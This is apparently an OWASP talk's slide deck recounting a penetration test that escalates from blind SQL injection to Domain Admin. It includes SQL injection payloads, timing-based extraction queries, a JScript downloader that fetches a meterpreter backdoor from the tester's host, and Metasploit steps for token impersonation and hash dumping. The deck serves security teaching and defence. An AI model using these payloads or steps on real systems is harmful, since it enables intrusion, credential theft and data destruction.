A Day in the Life of a Pentester: External Blind SQL Injection → Domain Admin

OWASP March/2014 Meeting

By Jake Reynolds @ Depth Security

Props to Nate Kettlewell @ Depth Security

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Who We Are

Local, boutique, information security consulting firm founded in 2006:

- Services: External/Internal Vuln/Pen, Web/Mobile App, AD Assessment, Security Architecture, NAC Experts
- Solutions: Select products that we know work
- No Push-Button Scanning: Quality **>** Quantity
- Proof: Prove solution necessity / efficacy via assessment
- Senior Level Talent Only: Always highly accessible

Apples and Oranges?

Network Pen vs Network Vuln vs Web App Vuln

- Network Pen: Focus on exploitation, escalation, and proof of concept
- Network Vulnerability Assessment: Focus on complete network coverage and vulnerability identification
- Web Application Security Assessment: Focus on a given application, usually scoped as unauthenticated (public) or authenticated (one or more user accounts/roles, covers public too)

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Apples and Oranges? (Cont)

Network Vulnerability Assessments

- We rarely do network vulnerability assessments with no pen.
- If it's exploitable, we want to prove it. (unless client requests not to)
- Our Customers Agree: We prove what they've been warning about.
- Empirical Evidence: Screenshots of a VIP's email inbox make a bigger impact with management than "Trust Us, You're Totally Vulnerable."
- Anecdotal: Management seem more concerned with their own data (email/files) than their customers'.

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Apples and Oranges? (Cont)

Network Penetration Assessments

- No excuse not to touch web applications, just because you aren't obligated to in scope
- Exposed external, server-side, non-web-app, RCE vulns getting fewer & fewer
- If you do ignore web apps, you'll miss low-hanging fruit.
- Anecdotal: Bigger the network = more web apps = easier exploitation (regardless of security budget $$)
- $MoralOfStory = Be VERY wary of any pen test with no web app vulnerability findings.

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Remotely Owning Networks via Web Apps

Some Examples of Why You Don't Overlook Web Apps

- ColdFusion: Directory Traversal / Authentication Bypass = RCE
- Tomcat Manager: Unprotected / Default Creds = RCE
- JBOSS: Verb Tampering Authentication Bypass / Default Creds = RCE
- Custom Web Application Vulns: LFI / RFI / XXE / SQLi / Insecure File Upload / Default Creds = RCE
- Let's talk about a real-world SQLi today shall we?

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SQLi – The Vulnerability

Inject T-SQL Syntax Directly Into Intended Query

- Old web app development methods and platforms relied on string concatenation of user input along with pre-written SQL queries.
- Overwrite/extend original query to do something that was not intended
- **PROFOUND IMPLICATIONS!: Remote Attacker → Internet → Firewall → Web Server → Firewall → App Server → Firewall → DB**

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SQLi – The Vulnerability (Cont)

Been Around For Awhile

- OWASP Top 10 2007: A2 – Injection Flaws
- OWASP Top 10 2010: A1 – Injection
- OWASP Top 10 2013: A1 – Injection
- OWASP Top 10 2015: A? – Guess the Pattern!

SQLi – The Vulnerability (Cont)

Can Get Pretty Bad – High Profile Breaches

- Carrefour 2007: 2 Million Credit Cards
- Heartland Payment Systems 2007: 138 Million Credit Cards
- Commidea 2008: 30 Million Credit Cards
- Dow Jones 2009: 10,000 Accounts Compromised
- Euronet 2010: 2 Million Credit Cards
- FBI/Nasa 2012: 1.6 Million Accounts Compromised
- Dominos Pizza 2012: 37,000 Accounts Compromised
- Yahoo 2012: 450,000 Accounts Compromised
- LivingSocial 2013: 50 Million Customer Accounts at Risk

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SQLi – Exploitation

Classic Examples – Auth Bypass

- "SELECT * FROM users WHERE name ='" + userName + "';"
- Attacker Enters: ' or '1'='1' --
- SELECT * FROM users WHERE name = '' OR '1'='1' -- ';
- Attacker is authenticated, bypassing the requirement of a valid username/password

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SQLi – Exploitation

Classic Examples – Speeding Ticket Bypass

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SQLi – Exploitation (Cont)

Classic Examples – Drop Table (DoS)

- "SELECT * FROM users WHERE name ='" + userName + "';"
- Attacker Enters: a';DROP TABLE users;--
- SELECT * FROM users WHERE name = 'a‘;DROP TABLE users;--
- Attacker drops the “users” table
- Pretty weak, but could be painful if pain is what you’re after…. and sometimes it is.

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SQLi – Exploitation (Cont)

Classic Examples – Drop Speeding Tickets

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SQLi – Exploitation (Cont)

SQLi Types – Error-Based

- Verbose Errors Are Enabled: Consider yourself lucky!
- One Value Per Request: Makes data retrieval fast
- Context about Syntax: Errors give clues about what's wrong/right with your injection syntax
- Rarer and Rarer: We still see it but this is some old, Y2K type stuff!

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SQLi – Exploitation (Cont)

SQLi Types – Error-Based (Cont)

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]Unclosed quotation mark before the
character string ''.
/target/target.asp, line 113
```

```
 Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the
varchar value 'test' to a column of data type int.
/target/target.asp, line 113
```

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SQLi – Exploitation (Cont)

SQLi Types – Error-Based (Cont)

- Add a UNION clause with a type mismatch to enumerate DB schema and eventually grab rows of data: http://vulnerableapp.com/getProduct.asp?id=10 UNION SELECT **TOP 1 TABLE_NAME** FROM INFORMATION_SCHEMA.TABLES--

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value '**Employees**' to a column of data type int.

/getProduct.asp, line 5

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SQLi – Exploitation (Cont)

SQLi Types – Error-Based (Cont)

- http://vulnerableapp.com/getProduct.asp?id=10 UNION SELECT **TOP 2 TABLE_NAME** FROM INFORMATION_SCHEMA.TABLES--

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value '**Employee_Direct_Deposit**' to a column of data type int. /getProduct.asp, line 5

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SQLi – Exploitation (Cont)

SQLi Types – Blind, Boolean-Based

- Ask the database true and false questions
  - One character at a time data retrieval
- Evaluate the application response **CONTENT** for the answer
  - False = 500 Internal Server Error, Empty Page, etc
- True = Expected application response, productId=1 returns that expected product

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SQLi – Exploitation (Cont)

SQLi Types – Blind, Timing-Based

- Ask the database true and false questions
  - One character at a time data retrieval
- Evaluate the application response **TIMING** for answer
  - False = Typical response time
  - True = Delayed response time

SQLi – Exploitation (Cont)

SQLi Types – Blind, Timing-Based

- MSSQL: waitfor delay ’00:00:15’; (Pause 15 Seconds)
- MSSQL: xp_cmdshell ‘ping –n 10 127.0.0.1’ (Pause 10 Seconds)
- MySQL: SELECT BENCHMARK(10000000,ENCODE('abc','123')); (Pause ~7 Seconds)
- Oracle: BEGIN DBMS_LOCK.SLEEP(5); END; (Pause 10 Seconds)

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SQLi – Exploitation (Cont)

SQLi Types – Blind, Timing-Based (Cont)

- Id=1; IF (ASCII(lower(substring((USER),1,1)))>96) WAITFOR DELAY '00:00:10‘--
- Id=1; IF (ASCII(lower(substring((USER),1,1)))>100) WAITFOR DELAY '00:00:10'--
- Id=1; IF (ASCII(lower(substring((USER),1,1)))>98) WAITFOR DELAY '00:00:10'--
- Id=1; IF (ASCII(lower(substring((USER),1,1)))=97) WAITFOR DELAY '00:00:10'--
  - First letter of current DB user is: ASCII decimal 97 = “a”
    - No FUN!

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SQLi – Exploitation (Cont)

Data Retrieval

- Error-Based: Can dump schema and database contents pretty quickly
- Blind: Much slower but can still target data and retrieve sensitive tables
- Blind, Timing-Based: Really slow, data retrieval. Good enough for PoC but not massive dumps
- **But: Don't need to retrieve data to execute code!!**

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SQLi – Exploitation (Cont)

Why Stop at the Database/Data? – OS Commands

- MSSQL: xp_cmdshell, xp_reg*, xp_servicecontrol, etc
- MSSQL: BoF (MS09-004) in sp_replwritetovarbin
- MySQL: User-defined functions
- PostgreSQL: User-defined functions
- Oracle: User-defined functions, DBMS_JAVA.RUNJAVA(), DBMS_JAVA_TEST.FUNCALL(), DBMS_SCHEDULER.CREATE_JOB, etc

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Tool: sqlmap

Our Favorite SQLi Exploitation Tool

- Written By: Bernardo Damale & Miroslav Stampar
- Supports: MySQL, Oracle, PostgreSQL, MSSQL, MSAccess, SQLite, Firebird, Sybase, SAP MaxDB, DB2
- Techniques: Error-Based, Boolean-Based Blind, Union Query-Based, Stacked Queries, Inline Queries
- Can scan or target specified params/headers

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Tool: sqlmap (Cont)

My Favorite SQLi Exploitation Tool (Cont)

- Stateful: Sessions start where you left off
- Data Retrieval: Keeps data in nice, tidy, CSV files
- OS Interaction (Depending on Vuln Circumstances): File Read/Write, OOB OS Shell, OS-PWN, OS-SMBRELAY, OS-BOF, Registry Read/Write

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Attack Scenario

Custom Web App – Vulnerable to Blind, Timing-Based, SQLi

- One of those legacy apps: “It’s gonna be decommissioned.”
- Discovered via BurpSuite, exploited via sqlmap
- sqlmap: Data retrieval worked but was painfully slow.
- sqlmap: “--isdba” option returned true
- sqlmap: xp_cmdshell was disabled, but sqlmap was able to reenable it.

(why we do not run web apps with SA/DBA privs)

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Attack Scenario (Cont)

Egress Busting

- First we had to ascertain an open port (for our connect-back payload)
- Since this was an older version of Windows, telnet was installed so…
- telnet a.b.c.d:21, telnet a.b.c.d:22, telnet a.b.c.d:25, telnet a.b.c.d:53, telnet a.b.c.d:80, etc
- Lucked out and TCP/443/HTTPS was open to us but nothing else was

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Attack Scenario (Cont)

Exploitation – Failure 1

- The sqlmap “--os-pwn” feature does in-memory shellcode exec
- It failed. Maybe Antivirus caught it?
- Wasn’t sure how to replace the Metasploit payload with our own executable in sqlmap
- Rather than debugging/fixing the “--ospwn” issue, this is what we did...

Attack Scenario (Cont)

Exploitation – Failure 2

- The sqlmap “--os-shell” one-line-at-a-time CMD access worked!
- Remember, timing-based data retrieval is slow, so even retrieving the output from a 4-packet ping could potentially take hours!
- Literally working “blind” but I’ll take that over not working at all

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Attack Scenario (Cont)

Exploitation – Failure 2 (Cont)

- Used the “veil” toolkit to obfuscate a windows/meterpreter/reverse_tcp executable payload
- Maybe we can cover veil in another talk but you need to be using it.
- Needed a one-line CMD-based method of getting our executable on the DB so we could execute it
- In Windows there is no “wget,” “scp,” “curl,” “tftp,” and etc.

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Attack Scenario (Cont)

Exploitation – Failure 2 (Cont)

- Used “--os-shell” option to “echo” an FTP script file line-by-line
- Fired up public FTP server to host meterpreter executable
- Remember: TCP/21 closed so ran FTP server on 443
- Used the “--os-shell” to call the script via “ftp –s:script_filename”
- FAILURE!!!
- Probably something to do with FTP-aware stateful firewalls and running FTP on TCP/443

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Attack Scenario (Cont)

Exploitation – Success

- Still needed a one-liner way of getting our meterpreter payload
  - Thanks to NateK, WSCRIPT ended up being the answer

```
var WinHttpReq = new ActiveXObject("WinHttp.WinHttpRequest.5.1");
WinHttpReq.Open("GET", WScript.Arguments(0), /*async=*/false);
WinHttpReq.Send();
BinStream = new ActiveXObject("ADODB.Stream");
BinStream.Type = 1;
BinStream.Open();
BinStream.Write(WinHttpReq.ResponseBody);
BinStream.SaveToFile("out.bin");
```

Attack Scenario (Cont)

Exploitation – Success (Cont)

- Echoed our pseudo-wget tool, line-by-line just like the FTP script
- Called it like: “script /nologo w https://a.b.c.d/payload”
- Renamed meterpreter backdoor from “out.bin” to “out.exe”
- Moment of truth: We executed it and a meterpreter session popped up on our handler.

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Attack Scenario (Cont)

Escalation – The Road to Domain Admin

- Why not stop at shelling the DBMS?

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Attack Scenario (Cont)

Escalation – The Road to Domain Admin

- The following attack is:
- Typical escalation path in a Windows environment
- Represents just a couple of hours of time in the evening
- It's the most fun, rewarding, but least technical part.

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Attack Scenario (Cont)

Escalation – The Road to Domain Admin (Cont)

- Ran post/windows/gather/enum_domains to get a list of the DCs
- Dropped into a shell and ran “net groups ‘Domain Admins’ /DOMAIN”
- Loaded the incognito meterpreter plugin and listed the available impersonation tokens

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Attack Scenario (Cont)

Escalation – The Road to Domain Admin (Cont)

- Lucked out: DA token right on the DB (why we don't use high-priv accounts unnecessarily)
- Impersonated the token and created our own DA account:
- if (time>5PMCST { anybody_paying_attention = false; })
- Forwarded a local port to RDP on the DC: "portfwd –add –l 3389 –r w.x.y.z –p 3389"

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Attack Scenario (Cont)

Escalation – Why not Stop at Domain Admin?

- Execs don't know what "Domain Admin" is or the significance.
- Logged into the DC via RDP
- Opened up C$ on the DB and simply double-clicked our proven, obfuscated, meterpreter executable
- A session came back from the DC, with DA privs
- Ran the post/windows/gather/smart_hashdump Metasploit post-exploitation module (get permission!)

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
Attack Scenario (Cont)

Escalation – SA = Shock & Awe (Cont)

- Held our breaths as the hashes were spooled into memory
- Exhaled as 10s of thousands of enterprise, domain, accounts and password hashes streamed live across our meterpreter session from across the internet

Attack Scenario (Cont)

Escalation – SA = Shock & Awe



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Attack Scenario (Cont)

Escalation – SA = Shock & Awe (Cont)

- Used the “auxiliary/analyze/jtr_crack_fast” Metasploit module
- Cracked thousands of passwords in just minutes (why we don’t store LM hashes!)

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
Attack Scenario (Cont)

Escalation – SA = Shock & Awe (Cont)



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Attack Scenario (Cont)

Escalation – SA = Shock & Awe

- A bit of LinkedIn investigation lead to a who's who of the cracked accounts (Don't exempt your VIPs from strong password policies, no matter how much they beg you!)
- Logged into a few OWA inboxes just for screenshots (get permission!)
- Revisited the DC RDP session to add ourselves to all SQL groups
- Opened up Enterprise Manager and found TBs of more sensitive data

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